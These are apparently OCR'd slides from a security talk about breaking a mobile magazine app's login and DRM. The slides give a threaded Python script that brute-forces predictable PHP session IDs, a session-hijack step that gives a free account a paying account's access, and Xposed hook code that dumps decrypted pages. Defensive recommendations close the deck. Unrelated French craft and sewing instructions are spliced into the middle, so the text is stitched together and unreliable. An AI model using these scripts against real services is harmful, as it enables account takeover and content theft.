```

Authentication 5/9


Login flow (simplified)
user
mobile device
burp proxy
mobile gateway
drm host
start app
login screen
login/password
token1=json(device info+signature,login,password)
auth_token1=encrypt(token1)
login(auth_token1)
userId + sessionId
save userId+sessionId
main menu
token2=json(device info+signature,userId,sessionId)
auth_token2=encrypt(token2)
list user publications(auth_token2)
latest(publicationId,docId,screenshotUrl)
show screenshots

Authentication 6/9

- Quick look at `userId` and `sessionId`
  - 32 bits positive integers (?)
  - even numbers for both accounts

- Create 10 free accounts in a batch
  - Login/password accepted on mobile only a few minutes later
  - `userId` is a sequence incremented by 2
  - `sessionId` are all even numbers
    In binary form, it is obvious they are all multiple of 2^16 ⚠
    (**OWASP Mobile M4: Insecure Authentication**)

- Googling for « PHP windows random»:
  `rand` method is predictable and range on Windows is 2^15

Authentication 7/9

- Source code of `rand` method is available:

```
base32 = 1 << 32
a = 214013
b = 2531011

def successor(input):
    return (input*a + b) % base32

def next():
    global rs
    rs = successor(rs)
    return (rs>>16) & 0x7fff
```

- Successfully predicts values on Win10 + PHP 5.6
- Yet no link found between 10 latest `sessionId`
- Bruteforce is a reasonable strategy
  - `userId` are known
  - only 32768 possible `sessionId`
  - `sessionId` is valid at least several days
  - no link to user data (web access requires login/password)

Authentication 8/9


- Bruteforce 1 free account to determine locking behavior

- No locking at all ⚠
  - Possible to bruteforce account by account
  - Or find accounts with a given `sessionId` (locking resilient)

- Response time > 8s when invalid `sessionId`, <0.5s otherwise
  - DRM server in practice has 2 hostnames (load balancing)


- Strategy
  - Search for accounts with paying content (non empty list of publications)
  - From more recent to older:
    more likely to have an up to date subscription

Authentication 9/9



```
p1 = re.compile('(.*)MDC_REJECT_BS(.*)', re.MULTILINE) #bad userId+sessionId
p2 = re.compile('(.*)OK(.*)', re.MULTILINE) #correct userId+sessionId
maxsid = 32768 #php bad random max value
nbThreads = 64 #with more threads, backends cannot serve all requests
timeout = 3.0 #with many threads, response time decreases
#we can try about 64/3 sessionId per second, on average 16384 tries required, i.e about 13 minutes

def computePostData(sessionid,candidate):
    auth2["idSession"] = 65536*sessionid #2^16
    auth2["idUser"] = candidate
    token = encrypt(json.dumps(auth2))
    return "request=%7B%22immAppId%22%3A%2298%22%2C%22os%22%3A%22android+4.4.4%22%2C%22cmd%22%3A%22listUserPublications%2

def roundrobin():

def trySessionIdForCandidate(sessionid,candidate):
    try:
        r = requests.post(roundrobin(), headers = headers, data = computePostData(sessionid,candidate), timeout=timeout)
        result = str(r.content)
        if not p1.match(result) and p2.match(result):
            print("Success for candidate: "+candidate+" and session "+sessionid)
            found.append(candidate+";"+sessionid)
    except requests.Timeout:
        return #no response after timeout means bad sessionid

def tryBatchForCandidate(start,stop,candidate):

def tryAllSessionsForCandidate(candidate):
    split = int(maxsid/nbThreads)
    for i in range(0, nbThreads):
        t = threading.Thread(target=tryBatchForCandidate, args=[i*split, (i+1)*split, candidate])
        threads.append(t)
        threads[i].start()

    for j in range(0, nbThreads):
        threads[j].join()

tryAllSessionsForCandidate(1234568)
```

Authentication bypass ✓



LA CABANE

LES CROQUIS P. 79

FOURNITURES
* CONTREPLAQUÉ DE 15 MM D'ÉPAISSEUR : 2 PLAQUES DE 80 x 77 CM (CÔTÉS), 2 PLAQUES DE 80 x 80 CM (BASE ET TOIT) * CONTREPLAQUÉ DE 5 MM D'ÉPAISSEUR : UNE PLAQUE DE 80 x 80 CM (FOND), 2 PLANCHES DE SECTION 2,2 CM DE 10 x 60 CM * 4 ÉCROUS À FRAPPER, FILETAGE 8 MM * 4 PIEDS DE LIT DE 25 OU 30 CM, DIAMÈTRE 7 CM, FILETAGE 8 MM * 35 VIS DE 30 x 4 MM * 25 VIS DE 15 x 3 MM * SCIE À MÉTAUX * PERCEUSE-VISSEUSE * MÈCHE À BOIS DE 9 MM * MARTEAU * COLLE À BOIS * PAPIER DE VERRE * VERNIS OU PEINTURE (FACULTATIF)

Réalisation

Tracer, à chaque bout des planches, la position des trous à 5 cm de chaque extrémité et au milieu de la largeur. Percer les trous avec la mèche de 9 mm, puis insérer les écrous à frapper au marteau (croquis 1). **Positionner** les deux planches ainsi percées sur l'une des plaques de 80 x 80 cm. Elles seront donc placées à 10 cm des bords puis vissées, l'écrou à frapper étant positionné contre la plaque. Mettre en place les pieds. Si la partie filetée est trop longue, on pourra la raccourcir à la scie à métaux (croquis 2). **Assembler** la caisse avec les vis de 30 mm et de la colle à bois. Commencer par les côtés, puis le toit et finir par le fond. Ce dernier sera fixé avec des vis de 15 mm ou éventuellement des petits clous. Terminer en ponçant légèrement les angles puis appliquer, si on le souhaite, une peinture (croquis 3).

JUPE GLAM'

LE PATRON GRATUIT P. 30

TAILLE 40/42 - FOURNITURES * 1 M DE LAINAGE BLEU MARINE CACHEMIRE/LAINE/POLYAMIDE* EN 140 * 1 M DE DOUBLURE POLYESTER* EN 140 * 1 M DE RUBAN THERMOCOLLANT NOIR X 35 MM DE LARGEUR* * 1 GROS BOUTON FANTAISIE** * 1 BOUTON PLAT DE 15 MM DE DIAMÈTRE*
* Les-coupons-de-saint-pierre.fr
** La boutique Modes & Travaux, 10, rue de la Pépinière, 75008 Paris.

Schéma réduit du patron

Réalisation

Tracer le patron du dos et des deux devants imbriqués sur du papier quadrillé en se reportant au schéma réduit, sachant qu'un carré orange = 5 cm et un carreau violet = 1 cm. **Décalquer** le devant gauche tracé en vert sur une grande feuille de papier en le retournant par rapport au schéma. Lorsque les trois pièces sont tracées, les découper.

Coupe

Repasser le lainage à la vapeur, et l'ouvrir dans toute sa largeur, l'envers contre la table. **Placer** les pièces du patron sur l'endroit du tissu en respectant le droit-fil et la disposition du schéma de coupe, les tracer en ajoutant 2 cm pour les coutures et 5 cm pour l'ourlet du bas. Une fois les pièces coupées, tracer les contours, les repères et les tracés des pinces sur l'envers à l'aide d'une roulette et de papier carbone clair. Marquer également les repères d'un cran de

Plan de coupe du lainage

2 mm fait à la pointe des ciseaux dans les ressources des coutures. **Ouvrir** la doublure dans toute sa largeur, mais cette fois en plaçant l'endroit contre la table. Placer les pièces du patron dessus en suivant le schéma de coupe, les tracer en ajoutant 2 cm pour les coutures et les ourlets, et les découper.

Montage

1- Assembler la jupe
Surfiler les côtés «A» du devant droit n° 1, du devant gauche n° 2 et du dos n° 3. Piquer les pinces des devants et des dos sur l'envers, les coucher vers les côtés.

156 Modes&Travaux

After a few hours of bruteforce, several accounts with latest magazines found.

Inject `userId+sessionId` of a paying account in the mobile login response of a free account.


Bonus 1/3

- Following reversed source code
  - Asymetric crypto
    - Document encrypted with public key
    - Private key in `cryptoinfos.dat` file
  - `FixedSecureRandom`: overloaded to return a constant ! ⚠⚠⚠ (**OWASP Mobile M10: Extraneous Functionality**)
- Decrypted document: proprietary format
  - Pictures (full page content)
  - Text (to enable copy/paste & search)
  - Xml metadata (index, page summaries, etc …)
- Java library with dozens of classes to display document => not easy to isolate corresponding code
- Easier to hook application when rendering pictures

Bonus 2/3

- Use `Xposed` framework (**OWASP Mobile M8: Code Tampering**)
  - Overload application behavior by intercepting calls in the virtual machine
  - No change to the application `apk` file
- Prepare device
  - Jailbreak required to install `Xposed` hooking library
  - Terminal application to check `su` command and browse content
  - File sharing tool to export efficiently captured pages
  - Very easy with the `genymotion` solution
- Implement hook with `Android` **Studio** as an independant `apk`
  - Export pages at full resolution as `png` files on document loading
- Install hook `apk` and activate it in `Xposed` config
- Restart device

Bonus 3/3



```
public void handleLoadPackage(final LoadPackageParam lpparm) throws Throwable {

    if (!lpparm.packageName.equals(ourPackageName))
        return;

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "getDimensionFromBytes", byte[].class,"int", "int", "float", "float", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            InputStream is = new ByteArrayInputStream((byte[]) param.args[0]);
            Bitmap result = BitmapFactory.decodeStream(is);
            savePage(result);
    });

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "loadPage", "int", "short", "int", "int", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            pageNumber = (Integer) param.args[0];
            XposedBridge.log("Page number now is "+pageNumber);
    });
}

private void savePage(Bitmap input)
{
    FileOutputStream out = null;
    String filename = "/mnt/myshare/mydoc_"+pageNumber+".png";
    try {
        out = new FileOutputStream(filename);
        input.compress(Bitmap.CompressFormat.PNG, 100, out);
        XposedBridge.log("Page successfully written "+pageNumber+" : "+input.getWidth()+"*"+input.getHeight());
    } catch (Exception e) {
        XposedBridge.log("error writing page "+e.getMessage());
```

- Iterate on all pages with an `afterHookedMethod` on `loadPage`
  - call `loadPage(nextPage)` via introspection
- Easy to add another `afterHookedMethod` injecting `userId+sessionId`

Recommendations 1/3

- When providing a native mobile app, **start with a threat model**
  - Target population: self service, existing premium accounts, etc..
  - Limit rights per user or device ?
  - Offline features required ?
  - Intellectual property to be included in the app ?

- **Server side**: ensure security logic is robust
  - Authentication: stateful (e.g cookie) vs stateless (e.g JSON web token)
  - Access control: to be enforced on each and every available web service
  - Error conditions should return generic content, but log everything
  - **Thorough unit testing**, including abuse cases

Recommendations 2/3

- **Client side**: **consider all source code as public** for Android
  - Avoid embedding any sensitive logic: ask the server to do it
  - Keep in mind that bypassing/replacing code is easy for an attacker using hooking (including jailbreak/emulator checks)
  - Obfuscate to make reverse engineering longer: Proguard cost is 0
  - Also consider writing some essential logic in C (NDK)

- Use **SSL with certificate pinning** for all network calls
  - Performance is not an issue anymore
  - Self signed certificates are free
  - Pinning is a must have to make MITM attacks/debugging more difficult
  - Check your SSL server configuration with https://www.ssllabs.com/ssltest/

Recommendations 3/3

- **Don't play with crypto** except if absolutely necessary
  - Hashing is very often the good solution for authentication
  - Very easy to do bad key management for encryption
    - Hard to keep secrets
    - Key renewal to be designed from the beginning
  - Ensure to have good random generators
  - DRM can always be broken with effort

- Plan a **budget for security updates**
  - Publication in appstores (deprecated APIs, vulnerable libs, etc…)
  - Patching of servers

Thank you !

Any question ?

contact@securingapps.com